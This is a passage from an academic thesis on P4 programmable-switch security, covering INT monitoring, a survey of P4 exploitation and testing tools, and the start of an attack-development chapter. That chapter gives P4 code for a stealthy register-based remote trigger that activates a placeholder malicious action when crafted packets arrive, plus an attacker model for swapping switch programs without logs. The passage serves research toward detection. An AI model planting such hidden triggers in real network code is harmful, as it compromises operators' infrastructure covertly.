A simple cloning scenario is demonstrated in listing 2.11.

To clarify how metadata is preserved, 2.12 provides an example:

Resubmission

Resubmission can only be initiated from the ingress pipeline. When a packet is resubmitted, it re-enters the system. This feature is useful for handling certain

```
//Simple resubmit
resubmit();
//Preserving metadata
resubmit_preserving_field_list(RESUB_FL_1);
```

Listing 2.13: P4$_{16}$ Resubmission Example

```
//Simple recirculate
recirculate();
//Preserving Metadata
recirculate_preserving_field_list(RECIRC_FL_1);
```

Listing 2.14: P4$_{16}$ Recirculation Example

protocols that contain multiple layers of headers. An example of resubmission is shown in Listing 2.13.

Recirculation

Recirculation is similar to resubmission, but this action is called from the egress pipeline. For instance, MLPS is a protocol that leverages recirculation to remove the topmost label of the packet, before it is regressed into the switch. An example of recirculation is shown in listing 2.14.

2.4 Network monitoring and security

With the increase in the number and size of networks, as well as the number of connected devices, ensuring the safety of network communications has become a mandatory task for network administrators. However, this is by no means an easy task. Below are several techniques for securing networks.

Device-related security practices impact the security of both network and user equipment. Depending on the network's characteristics, the administrator may have more or less control over the use of equipment, which influences the measures that can be applied. A simple yet effective method to protect devices is to keep their software and firmware up to date and to ensure all logins are properly secured with strong passwords.

Network-related security involves protecting the safety of network communications flowing within the network. There are several methods used in this type of security:

- VLANs, which separate network traffic into different virtual networks, preventing unauthorized access to sensitive data.
- Firewall, which controls incoming and outgoing traffic by applying predefined rules to filter potential threats.

- Intrusion Detection System (IDS), which monitors the network and provides administrators with information.

- Intrusion Prevention System (IPS), which builds upon IDS and takes automated decisions based on the network state.

Other general best practices include keeping logs, such that if a problem occurs, it can be diagnosed and prevented in the future. Additionally, keeping backups of the system ensures quick recovery in case of any issues. Finally, educating system users about security measures is also crucial.

2.4.1 Network Monitoring

As mentioned earlier, the security landscape of networking devices is complex and involves many variables. This thesis focuses specifically on network monitoring.

Monitoring is a key technique for preventing and mitigating network attacks. By continuously collecting and analyzing system metrics, anomalies can be identified, studied, and responded to quickly.

[Svoboda et al., 2015] describes several techniques for network monitoring. One such technique is Traffic Duplication, which can be achieved by using an inline device like a Test Access Port (TAP), or by port mirroring. However, this method can be expensive as it duplicates the circulating throughput, and it may be dependent on the capabilities and restrictions of the device used.

Packet capture is an alternative approach to traffic duplication. This method involves two steps: creating a capture file and analyzing the captured data. While this approach allows for a more in-depth search, including data not present in live captures, it comes with the cost of storage and timely intervention. For large amounts of data, this workload can become burdensome.

Deep Packet Inspection (DPI) is similar to packet capture, but it focuses on automated and sophisticated analysis. Implementing DPI is more complex than other approaches, and consistent tweaking may be necessary to maintain accurate analysis.

Flow observation, on the other hand, analyzes flows rather than individual packets. According to RFC 7011, "A Flow is defined as a set of packets or frames passing an Observation Point in the network during a certain time interval. All packets belonging to a particular Flow have a set of common properties." This approach is more scalable as it outputs only a fraction of the monitored data. However, the analysis conducted is much more limited compared to other approaches.

2.4.2 In-band Network Telemetry(INT)

INT is a lightweight solution for monitoring network devices, first developed by the P4 team. INT uses a "piggybacking" technique, in which data is added to packets flowing in the network. This methodology drastically reduces the traffic flowing in the network, albeit at the cost of additional processing. While INT cannot collect information as detailed as specialized devices, its speed can be very useful for fast detection. [Consortium, 2020]

Network Elements

INT is composed of multiple elements, the most relevant for this thesis are described below:

- **INT Source**. Where the INT packet is created. More specifically, data is prepended to a circulating packet, indicating that it now contains INT information.
- **INT Sink**. Where the INT packet is processed. More specifically, all INT-related data is stripped from the packet and processed.
- **INT Transit Hop**: A trusted entity that collects and reports telemetry for circulating INT packets.
- **INT Metadata**. Telemetry information that is added to an INT packet at a source or transit node.
- **INT Header**. Packet header that defines the INT mode being used (XD, MX, or MD (detailed in section 2.4.2).
- **INT Domain**. A set of interconnected INT modes. Since this architecture makes use of sources, sinks, and transit nodes, there is a need to properly configure a domain such that both INT metadata and header do not leave the domain.

Metrics

According to the official documentation([Consortium, 2020], chapter 4), P4-INT version 2.1 measures the following items (Note: units are not added below, because they depend on vendor implementation of INT):

- **Node ID**: Administratively assigned to the node and used for identification purposes.
- **Ingress Interface Identifier**: Reports the interface and port used to ingress the packet in the switch.
- **Ingress Timestamp**: Corresponds to the time the INT packet was processed by the egress pipeline.

- **Egress Interface Identifier**: Reports the interface and port used to egress the packet from the switch.

- **Egress Timestamp**: Corresponds to the time the INT packet was processed by the egress pipeline.

- **Hop Latency**: Time required for a packet to be switched within the device.

- **Egress Interface TX Link Utilization**: Lists the usage of the egress port.

- **Queue Occupancy**: Measures the units of traffic in the switch's queue (can be bytes, cells, or packets).

Modes of Operation

There are three variations of INT application modes that can be used depending on the desired level of packet modification and the type of metadata that needs to be collected.

INT-XD (eXport Data) directly exports metadata from the data plane to the monitoring system, adding information to the header. By using this mode, no packet modification is needed, making it the most size-efficient option. Notably, since only the head is modified, the amount of data it collects is lower than the other modes, and the fact that every node exports data may cause scalability issues.

INT-MX (eMbed instruct(X)ions) adds INT instructions to the header and may rearrange or modify it. In order for this process to work, INT instructions are embedded in INT Source and stripped at the INT Sink. In this mode, all nodes communicate with the Monitor. Packet modification is limited to the instruction header meaning the packet size does not grow as the packet traverses more Transit nodes. Also important to mention is that there is a processing cost associated with rearranging headers, which may not be fit for all applications.

INT-MD (eMbed Data) writes both INT instructions and metadata into the packet. This is the classic hop-by-hop INT, where the INT Source embeds instructions, the INT Source and Transit embed metadata and the INT Sink strips the instructions processes the collected data, and sends it to the monitoring system. Using this mode, network devices generate reports separate from the packet header, giving much more flexibility, and more information can be added. It is worth noting that this type of telemetry takes the longest to be processed and the packet size increase is larger than in other modes.

Selecting which mode to use is dependent on the scenario and needs of the network, meaning that there is no mode that is better in every aspect when compared to others. Fig 2.3 visually explains the modes of execution of P4-INT.




Figure 2.3: P4-INT modes of execution (based on [Joshi, 2021])

2.5 Related Work

The state of the art refers to a collection of the most useful academic literature in the field being studied. In this case, the focus is on the security landscape of P4 from both attack and defense perspectives. More specifically, four categories were studied: bug exploitation, SAST, DAST, and network monitoring.

2.5.1 P4 bug exploitation

Literature related to P4 bug exploitation consists of a mix of practical and theoretical work. Typically, documents in this category include a brief theoretical explanation followed by a more extensive section on experimentation. In this thesis, this information will be utilized for:

- Understanding the exploits and if they can be exploited using different methods;
- Leveraging the used methods to create new exploits;
- Developing a list of available vulnerabilities to help researchers in future work.

The article [Agape et al., 2018] provides a systematic breakdown and approach to studying the attack surface and security implications of emerging network architectures. This breakdown is used to investigate the attack surface of P4, and several attacks are mentioned, including Man in the Middle (MitM) and channel flooding. The article also details countermeasures to prevent these attacks.

In [Kang et al., 2019], an investigation on "sensitivity attacks" is described. The research presents a system that analyzes the behaviors of source code, predicting malicious traffic patterns. Probabilistic symbolic execution is used to generate all possible paths, along with their probabilities of occurrence. These probabilities are then used to create skew attacks, which are attacks where packets are crafted in a way that their behavior is skewed. The paper also provides a working example of such an attack.

In their research on P4 bug exploitation, [Dumitru et al., 2020] investigated architecture-specific undefined behaviors across three different targets: BMv2, netFPGA, and Barefoot's Tofino (each of which has a different, vendor-specific P4 implementation). The testing revealed the following vulnerabilities:

- Reading invalid headers;
- Writing invalid headers;
- Infinite loops (using recirculation and cloning);
- Packet resurrection;

- Implicit forward behavior.

Based on these findings, the authors validated their proposition that P4 behavior is architecture-dependent. The paper concludes with the presentation of the authors' own exploits, built on the previous results.

[Black and Scott-Hayward, 2021] proposes the exploitation of P4 in an adversarial manner. The first section discusses the P4 architecture from an adversarial perspective. The core of this work is based on exploiting a side-loaded library, which intercepts communications between the controller and switches. Intercepting communications makes the following attacks viable:

- Manipulating Table Entries;
- Changing the P4 Program.

The paper also describes a novel defense strategy, named ADPv, which aims to utilize the programmability of switches to implement a moving target defense that frequently changes the expected behavior of DP switches.

2.5.2 Static application security testing (SAST)

SAST focuses on performing formal verification of a P4 program using static code analysis. This approach assumes full knowledge (white box) and attempts to identify vulnerabilities and errors without executing the program. SAST provides broad coverage, is computationally less expensive than other methods, and can be used pre-deployment. However, its limitations include scope of action, a longer completion time, and a high number of false positives.

The focus of [Lopes et al., 2016] is on verifying the well-formedness of the P4 language, as well as verifying the compilation step. The aim of the investigation is to ensure that the process of serialization and de-serialization of packets is consistent across multiple implementations from different vendors. To achieve this, P4 is converted to datalog and formally verified using this language.

The tool P4K, developed in [Kheradmand and Rosu, 2018], aims to formalize the P4 language. The authors use the K framework, an executable semantic framework [Framework], and base their work on $P4_{14}$. This technique is the first of its kind to be introduced to the P4 language. Formalizing a language enables symbolic execution, translation validation (validating the behavior of a language after its architecture-specific compilation), model checking, and cross-program validation.

The authors of [Liu et al., 2018] make efforts to formalize the P4 language using Guarded Command Language (GCL). They use this abstraction to identify potential bugs in areas such as header validity, header stack bounds, arithmetic overflow, and deparsing validity. Although these areas are easy to check manually, the authors believe that creating automatic software can be very useful, especially when large programs are employed. Their implementation includes 8 core steps:

- **Parsing and type checking**. Performs the conversion from P4 to GCL.
- **Instrumentation**. Introduces a "zombie state" into the code that keeps track of information about execution.
- **Inlining**. "Uses a standard inlining algorithm to eliminate procedure calls and generate a GCL command that captures the semantics of the original P4 program."
- **Annotation**. Blends the control plane and data plane into the P4 program.
- **Passivization**. Converts the program into a "passive-form", to improve efficiency.
- **Optimizations**. Applies optimizations such as constant propagation and dead-code elimination.
- **Verifying conditions**. Using the Z3 SMT solver ([Moura and Bjørner, 2008]), the compatibility of the passive and optimized programs is verified.
- **Counter-example generation**. If the verification fails, the program is reconverted back to a human-readable form for manual verification.

Finally, a scalability test is conducted to demonstrate the validity of the approach for real-world scenarios with regard to performance.

[Stoenescu et al., 2018] aims to formalize the P4 language using Symbolic Execution Friendly Language (SEFL). A tool called Vera is presented, which can detect the following bugs in the code:

- Implicit drops;
- Table rules that match dropped packets;
- Invalid memory accesses;
- Header errors;
- Scoping and unallowed writes;
- Out-of-bounds array accesses;
- Fields overflows and underflows.

The article [Kodeswaran et al., 2020] discusses how to track P4 path execution using the Ball-Larus algorithm. This algorithm can efficiently discover all possible execution paths, using concurrent track execution for each sub-DAG, with little overhead. With path knowledge, a programmer can more easily identify the various steps in execution and backtrace the execution of packets for debugging and correction purposes.

[Dumitrescu et al., 2020] proposes a tool called BF4, which combines static and dynamic analysis. BF4 consists of the following stages:

1. Identifying all bugs supported by the tool during compile time;
2. Using this information to infer controller annotations that avoid controller-induced bugs;
3. Assuming that most bugs are unreachable (due to the addition of the annotations), BF4 monitors runtime for the introduction of rules that do not respect the previously set annotations.

This methodology makes it easy to detect problems such as invalid headers or out-of-bounds array accesses. The goal of BF4 is to be highly automated while still performing competitively compared to other tools with similar purposes. Several programs, including the large *switch.p4*, were tested to confirm that BF4 successfully detected all intended bugs and even fixed a percentage of the bugs it found.

The work presented in [Tian et al., 2021] is similar to P4v [Liu et al., 2018] and Vera [Stoenescu et al., 2018], and is named Aquila. According to its creators, Aquila improves upon the aforementioned frameworks in terms of both speed and complexity. This paper focuses heavily on testing and includes experiments run in Alibaba's data center. The experiments revealed several bugs, including unexpected program behaviors, incorrect table entries, incorrect service-specific properties, and incorrect call sequences for multi-pipeline.

[Cao et al., 2022] developed Firebolt, a black box testing tool designed to identify faults in DP program generators. Firebolt follows many of the principles discussed in other papers regarding formal language specification and language translation. In practical terms, Firebolt uses the Z3 theorem prover [Moura and Bjørner, 2008] within a Python and C++ framework. This tool focuses on two main efforts: security vulnerability checking and intent violation. Within intent violation, an extensive list of bugs was found, including:

- Incorrect query combination;
- Missing or incomplete table entries;
- Incorrect mask translation;
- Incorrect list comparer;
- Incorrect comparison operator;
- Missing table entries;
- Missing action parameters;
- Incorrect infinity valuation;
- Incorrect key storage.

2.5.3 Dynamic application security testing (DAST)

To complement the analysis of SAST frameworks, DAST frameworks are evaluated. DAST aims to test the runtime portion of the code, providing a real-world scenario analysis. However, DAST is not perfect. Some of its significant problems include weaker coverage (some parts of the code may not be reachable and, therefore, never tested), harder automation, and a slower pace (due to the need for manual work).

[Freire et al., 2018] presents a tool called ASSERT-P4, which enables programmers to incorporate assertions into their code and later symbolically execute them. This tool addresses two issues: code circumvention and control configuration. By annotating the original program, ASSERT-P4 converts P4 to C and executes it using the symbolic engine.

[Shukla et al., 2019] created P4RL, a tool for automatically verifying switches at runtime. The paper also contributes a novel language, p4q, which aims to "conveniently specify the intended properties, using simple conditional statements". The work uses machine learning (ML) to consistently generate packets that may cause bugs in the network. Testing the approach shows that P4RL generates better results than a random selection agent, verifying that P4RL can learn patterns of buggy code.

The paper [Shukla et al., 2020] introduces P4-Consist, a system designed to detect inconsistencies between control and data planes in P4 SDNs. The approach includes four key modules: (1) Input traffic generator; (2) Data plane module; (3) Control plane module; and (4) Analyzer. To verify network consistency, the tool generates packets that traverse the data plane, collect metadata, and return to their origin. Upon return, the packets are compared to the expected flow graph provided by the control plane, resulting in a "real vs. expected" comparison. The comparison is only true if the network is consistent between the control plane and the data plane. The paper concludes with empirical validation of the approach.

[Ruffy et al., 2020] proposes a tool called Gauntlet, which tests the runtime behavior of different P4 architectures. This tool focuses on finding two types of bugs: (1) Crash bugs; and (2) Semantics bugs. Two types of testing are employed: (1) Differential testing (same program, two different compilers); and (2) Metamorphic testing (same compiler, two similar programs). Using these methods, if the output is different, there is a guarantee that at least one of the compilers performs an incorrect behavior.

Using Gauntlet, the authors found 96 distinct bugs across the P4c framework, which were distributed in the following categories:

- Ripple effects;
- Crashes in the type checker;
- Handling side effects;
- Unstable code;

- Consequences of compiler changes;
- Specification changes;
- Invalid transformations.

[Agape et al., 2021] introduces P4Fuzz, a fuzzy logic P4 test-case generator and program tester. The authors describe P4Fuzz as "a tool that generates syntactically and semantically valid P4 programs that stress the compilers in order to find bugs in their implementation". P4Fuzz can compile to several architectures and consists of two core mechanisms: (1) a test case generator and (2) a test case tester. The generator creates an architecture-specific program that the tester verifies for compatibility. Once the program is guaranteed to run, packets are automatically generated and injected into the created program using [Nötzli et al., 2018], searching for possible bugs. Finally, machine learning is used to group all the collected bugs according to their type. The approach is formally tested and results in the discovery of several bugs in all stages of P4, especially in the back end.

[Shukla et al., 2021] presents P6, a tool designed to detect, localize, and patch software bugs in P4 programs. P6 consists of three main modules: (1) The Fuzzer, which generates test packets; (2) The Localizer, which pinpoints the faulty lines of code; and (3) The Patcher, which automates the bug patching process. P6 incorporates machine learning for code correction (Multilayer Perceptron (MLPC)), which is a novel improvement.

This tool effectively identifies the following bugs:

- Accepted the wrong checksum;
- Generated the wrong checksum;
- Incorrect IP version;
- IP IHL value out of bounds;
- IP TotalLen value too small;
- TTL 0 or 1 is accepted (PI) TTL not decremented;
- Clone not dropped;
- Resubmitted packet not dropped;
- Multicast packet not dropped.

2.5.4 Network monitorization

The section on network monitoring provides up-to-date information on network monitoring solutions for P4. Specifically, it focuses on the use of INT as a tool for improving network visibility.

[Joshi, 2021] describes the implementation of INT in a P4 network. The thesis initially explains INT from a theoretical perspective, discussing its characteristics such as its modes of operation, packet structure, and architectural design. The latter part of the thesis tests this approach using a testbed composed of Tofino switches, comparing the different modes of operation.

In [Kramer, 2021], the experiences of running INT are discussed in a geographically distributed testbed across three sites, using programmable hardware and open-source tools for data collection and presentation. The results demonstrate the potential for high-precision monitoring and debugging systems in the future, which can be extended using software-based INT measurement tools and Data Plane Development Kit (DPDK).

2.5.5 Other

[Nötzli et al., 2018] develops an open-source tool that generates test scenarios. It uses well-established symbolic analysis techniques to automatically generate test cases for packets, table entries, and expected paths. By comparing differences between the execution of the same program in two different compiler implementations, one can ensure that at least one of the implementations is faulty.

[Dumitrescu et al., 2019] creates a tool called netdiff, which uses symbolic execution to check the equivalence of two network data planes modeled in SEFL. This tool makes it easier for programmers to debug their programs and prevent bugs from entering the network. According to the authors, equivalence can be roughly described as "for any packet that is injected to any two programs, their output is the same". This piece of work served as the basis for many papers that used symbolic engines.

2.5.6 Final Notes

Several quality works have been conducted on the security of data and control planes in P4. This study provides a comprehensive view of the P4 security landscape. The chapter concludes with a summary of related work in table 2.1, highlighting the available contributions in the literature.

Name	Category	Notes
[Agape et al., 2018]	Exploitation	Investigates the P4 attack surface.
[Kang et al., 2019]	Exploitation	Investigates malicious traffic patterns.
[Dumitru et al., 2020]	Exploitation	Exploits architecture-specific behaviors on uninitialized headers.
[Black and Scott-Hayward, 2021]	Exploitation	Exploits sideloading, channel and, interception attacks.
[Lopes et al., 2016]	SAST	Verifies well-formedness of the compilation step using datalog.
[Kheradmand and Rosu, 2018]	SAST	Formalizes the P4 language using the K Framework.
[Liu et al., 2018]	SAST	Formalizes the P4 language using the GCL.
[Stoenescu et al., 2018]	SAST	Formalizes the P4 language using the SEFL.
[Kodeswaran et al., 2020]	SAST	Path execution tracking uses the Ball-Larus algorithm.
[Tian et al., 2021]	SAST	Improves[Liu et al., 2018] and ([Stoenescu et al., 2018].
[Cao et al., 2022]	SAST	Black box testing tool designed to dig out faults in DP program generators.
[Freire et al., 2018]	DAST	Assertion-based bug detection.
[Shukla et al., 2019]	DAST	A tool for automatically verifying switches at runtime using machine learning.
[Shukla et al., 2020]	DAST	A system to detect inconsistencies between control and data planes in P4 SDNs.
[Ruffy et al., 2020]	DAST	A tool for testing the runtime behavior of different P4 architectures.
[Agape et al., 2021]	DAST	A fuzzy logic P4 test-case generator and program tester.
[Shukla et al., 2021]	DAST	A tool to detect, localize, and patch software bugs in P4 programs.
[Joshi, 2021]	Network Monitoring	P4 code implementation
[Kramer, 2021]	Network Monitoring	P4-INT in-site experimentation
[Nötzli et al., 2018]	Other	An open-source tool for generating test scenarios.
[Dumitrescu et al., 2019]	Other	A tool to check the equivalence of two network data planes.

Table 2.1: Summary of the state of the art and contributions

Chapter 3

Attack Development

This chapter presents an attack framework built based on the knowledge gathered in the previous chapters.

Section 3.1 describes the attacker model used as the basis for development.

Section 3.2 describes the testbed developed for testing, including its definition, structure, reasoning, and implementation.

Section 3.3 presents the reader with three developed exploits: traffic re-routing, Man in the Middle (MitM), and Denial of Service (DoS). These attacks were selected based on the attacker model, technology at use, and architecture, as well as the selected attack target.

Section 3.4 evaluates whether the developed exploits can be detected using the tools described in the state of the art.

3.1 Attacker Model

To accurately and realistically describe an exploitation scenario, it is important to understand the capabilities of the attacker. Since the work being done builds upon the research developed in [Black and Scott-Hayward, 2021], the attacker model used is the same. According to [Black and Scott-Hayward, 2021], the attacker model assumes that "the attacker is able to intercept and edit data to/from the controller. In particular, we assume that the attacker can inject their code before calls to the switch SDK or drivers, allowing them to edit the arguments passed to the SDK or driver functions."[Black and Scott-Hayward, 2021].

Specifically, the "Changing P4 Program - Controller initiated" attack is used. Assuming this attack is used, the program can be swapped without triggering any errors. Furthermore, since the P4RT server stores a copy of the P4Info File (which indicates the data structures present in the data plane) locally, the controller cannot detect new tables inserted in the code. To ensure that no errors are triggered and that the code maintains its original functionality, the attacker should add the exploit in such a way that it does not affect the original functionality (ensuring




Figure 3.1: Testbed used for exploit testing

all control plane calls work correctly). The downside of this method is that it requires the controller to initiate the P4 program change.

Attack Formulation: If the attacker is able to create an exploit within the P4 file using [Black and Scott-Hayward, 2021]'s injection tool, they can inject a P4 program into the switch. Furthermore, using the controller-initiated program change, no logs are triggered. In an optimal scenario, the attack can be remotely triggered without using the control plane.

3.2 Testing environment

To run the exploits, Mininet was chosen as a testing tool. Its Python API allows for quick deployment of a testbed. Although not as comprehensive as a physical switch, it has enough functionality to run the tests required to validate the approach.

The testbed comprises three interconnected switches, each connected to a different host. Switch 1 operates normally, Switch 2 runs a modified version of the P4 program, containing the exploits, and Switch 3 acts as the command center, sending control messages to Switch 2. Figure 3.1 shows the scenario described above.




Figure 3.2: Remote trigger activation

3.3 Exploit Development

3.3.1 Remote trigger

A trigger is a piece of code that enables the execution of another piece of code. In the context of the developed exploits, it works remotely, to activate exploits in an infected switch. Figure 3.2 illustrates the concept of the switch.

To ensure that the trigger works consistently, it must persist beyond the processing of any single packet. To achieve this, the register data structure is commonly used. As discussed in 2.3.6, the register is a stateful storage type. Although counters or meters can also be used, registers are more commonly used, which also contributes to the stealth factor (many uses of the register are documented in [He et al., 2019]).

Listing 3.1 demonstrates a rudimentary switch implemented in P4. Lines 1 and 2 define the data structures used throughout the code. Next, the functions *set_control* (line 4) and *unset_control* (line 8) modify the value of the variable *myReg*. Lines 29 to 40 define the main body of the *ingress* control. Lines 30 to 32 ensure that *myReg* has a default value. Finally, line 34 triggers the table which sets or unsets the remote trigger.

The *control_t* table uses the following parameters as keys: source IP, IP identification field, and the current value of *myReg*. Source IP and IPv4 identification ensure that only packets crafted by the attacker match the table entries. Other combinations of fields can also be used as keys, though the attacker needs to ensure that they are modified by the switch, for example, IP or MAC in Network Address Translation (NAT) operations.

Listing 3.1 uses a table, multiple control plane entries, and actions. Despite being

```
register<bit<32>>(128) myReg;
bit<32> temp;
(...)
action set_control(){
      myReg.write((bit<32>)REG_IDX, (bit<32>) REG_VAL);
    }

action unset_control(){
    myReg.write((bit<32>)REG_IDX, (bit<32>) REG_VAL_OTHER);
}
(...)

table control_t {
         key = {
          hdr.ipv4.srcAddr: lpm;
          hdr.ipv4.identification: exact;
          temp: exact;
        }
        actions = {
            NoAction;
            set_control;
            unset_control;
        }
        size = 1024;
      default_action = NoAction();
    }

(...)
 if (hdr.ipv4.isValid() && hdr.ipv4.ttl > 0) {
        myReg.read(temp, (bit<32>) REG_IDX); // Reads the control
   variable
        if (temp != REG_VAL && temp != REG_VAL_OTHER)
            myReg.write((bit<32>) REG_IDX, REG_VAL_OTHER); //Set
   Default Value for the register

        control_t.apply();
        ipv4_lpm.apply(); // Persforms regular Forwarding

        myReg.read(temp, (bit<32>) REG_IDX); // Reads the control
   variable
        if(temp  ==  REG_VAL)
            <malevolent_action>.apply();
    }
```

Listing 3.1: Rudimentary remote activation switch

```
1  const bit<32> REG_IDX = 0x1;
2  const bit<32> REG_VAL = 0xFFFFFFFF;
3  const bit<32> REG_VAL_OTHER = 0xFAAAAAAA;
4  (...)
5  register<bit<32>>(128) myReg;
6  bit<32> temp;
7  (...)
8  if (hdr.ipv4.srcAddr == 0x0a000303 && hdr.ipv4.identification ==
       1337){
9    myReg.read(temp, (bit<32>) REG_IDX); // Reads the control
       variable
10     if(temp  ==  REG_VAL)
11       myReg.write((bit<32>) REG_IDX, REG_VAL_OTHER); //Set Default
